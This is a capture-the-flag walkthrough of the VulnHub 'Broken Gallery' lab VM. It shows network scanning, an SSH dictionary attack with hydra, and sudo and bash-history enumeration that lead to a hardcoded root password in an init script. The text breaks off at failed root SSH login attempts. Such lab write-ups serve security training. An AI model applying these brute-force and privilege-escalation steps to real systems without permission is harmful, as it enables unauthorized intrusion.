

## Broken gallery

This is another Ctf named broken gallery. The credit of this VM goes to “Avraham Cohen”.The machine is focussed on for begginers. . This is a Linux based CTF challenge where you can use your basic pentest skill for Compromising this VM to escalate the root privilege shell.


Link to download: <https://www.vulnhub.com/entry/broken-gallery,344/>

Let's start

## Information Gathering

As always let's start by getting the IP of the machine. For this we would use netdiscover.

netdiscover -i vboxnet0




```
Currently scanning: 192.168.118.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 102
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.100	08:00:27:1e:ff:fa	1	42	PCS Systemtechnik GmbH
192.168.56.142	08:00:27:24:c5:78	1	60	PCS Systemtechnik GmbH

The IP of the VM is 192.168.56.142

now let's scan the VM using nmap to get further details regarding version, service, OS, vulnerablescrips etc.




```
GNU nano 4.9.2 nmap.txt
# Nmap 7.80 scan initiated Wed Jul 1 11:01:47 2020 as: nmap -A -p- -o nmap.txt 192.168.56.142
Nmap scan report for 192.168.56.142
Host is up (0.00076s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 39:5e:bf:8a:49:a3:13:fa:0d:34:b8:db:26:57:79:a7 (RSA)
| 256 20:d7:72:be:38:6a:27:14:el:e6:c2:16:7a:40:c8:52 (ECDSA)
|_ 256 84:a0:9a:59:61:2a:b7:1e:dd:6e:da:3b:91:f9:a0:c6 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18
|_ http-1s: Volume /
|_ http-1s: FILENAME
|_ http-1s: SIZE TIME FILENAME
|_ http-1s: 55K 2019-08-09 01:20 README.md
|_ http-1s: 1.1K 2019-08-09 01:21 gallery.html
|_ http-1s: 259K 2019-08-09 01:11 img_sterre.jpg
|_ http-1s: 114K 2019-08-09 01:11 img_forest.jpg
|_ http-1s: 663K 2019-08-09 01:11 img_lights.jpg
|_ http-1s: 8.4K 2019-08-09 01:11 img_mountains.jpg
|_ http-1s:
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Index of /
MAC Address: 08:00:27:24:C5:78 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
```


## Enumeration

For more detail we need to start enumeration against the host machine, therefore, we navigate to a web browser for exploring HTTP service.


We obtained some image files . Thus, we downloaded and explored each file but didn't found any remarkable clue for further move.



There was a Readme file when opened we got a lot of hex so we copied and checked in cyberchef too see what it was. Turned out they were sharing some messages.




we got a user named bob and some message. we tried different methods to move further. considering above file name could be helpful in generating a wordlist for brute force attack, I saved above file names and all relevant hint in two text files and named them "user.txt" & "pass.txt" as shown below.



## Exploitation

Then we tried to do a dictionary attack using hydra.  
 hydra -L user.txt -P pass.txt 192.168.56.142 ssh



successfully we got a username and password named broken.

With the help of above credential, we logged in and access the low privilege through user broken and notice that he has sudo rights for timedatectl and reboot to be executed with root privilege.

```
Applications Places System broken@ubuntu: ~
File Edit View Search Terminal Tabs Help

Parrot Terminal x broken@ubuntu: ~

The authenticity of host '192.168.56.142 (192.168.56.142)' can't be established.
ECDSA key fingerprint is SHA256:61K6MbJ0G6AwgxPmXooFsd0j4+MU@HpeR4l54CP0QGH0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.142' (ECDSA) to the list of known hosts.
broken@192.168.56.142's password:
Permission denied, please try again.
broken@192.168.56.142's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation: https://help.ubuntu.com/

762 packages can be updated.
458 updates are security updates.

Last login: Fri Aug 9 02:40:48 2019 from 10.11.1.221
broken@ubuntu:~$ ls
Desktop Downloads Music Public Videos
Documents examples.desktop Pictures Templates
broken@ubuntu:~$ id
uid=1000(broken) gid=1000(broken) groups=1000(broken),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
broken@ubuntu:~$ sudo -l
Matching Defaults entries for broken on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User broken may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/timedatectl
    (ALL) NOPASSWD: /sbin/reboot
broken@ubuntu:~$
```

we got to know user had sudo permission and when tried sudo -l  
we could escalate using timedatectl and reboot  
we checked for more hints and cat .bash\_history gave us some more hints.  
To escalate the root privilege, we went for post enumerating and looked for .bash\_history file.


```
Applications Places System broken@ubuntu: ~
File Edit View Search Terminal Tabs Help

Parrot Terminal x broken@ubuntu: ~

sudo vi /etc/sudoers
cd /var/www/html/
ls
cd ..
ls
su - root
which date
which timedatectl
sudo systemctl disable light.gdm
su - root
sudo -l

timedatectl set-time '2019-08-08 13:45'
date
cd /etc/init.d/
cat password-policy.sh
./password-policy.sh
date
reboot
cat /etc/init.d/password-policy.sh
su - root
history
timedatectl set-time '2018-01-01 00:00'
date
cd /etc/init.d/pas
cd /etc/init.d/
./password-policy.sh
su - root
ls
```

In this file, we noticed some interesting action has been performed by the author which was pointing towards a file name “password-policy.sh” that exist inside /etc/init.d moreover a command to set time-date using “timedatectl” command and much more.  
so we were able to execute password-policy.sh now let's see the contents inside that executable file.



```
broken@ubuntu: /etc/init.d
GNU nano 2.5.3 File: password-policy.sh


#!/bin/bash

DAYOFWEEK=$(date +%u)
echo DAYOFWEEK: $DAYOFWEEK

if [ "$DAYOFWEEK" -eq 4 ]
then
    sudo sh -c 'echo root:TodayIsAGoodDay | chpasswd'
fi

# if [ "$DAYOFWEEK" == 4 ]
```

seems like we got the password of root. when tried to login using those credentials turned out to be successful.  
su root  
pass:TodayIsAGoodDay



```
root@ubuntu: /home/broken
[parrot]~/comp ctf walkthroughs/broken
$ssh root@192.168.56.142
root@192.168.56.142's password:
Permission denied, please try again.
root@192.168.56.142's password:
Permission denied, please try again.
root@192.168.56.142's password:
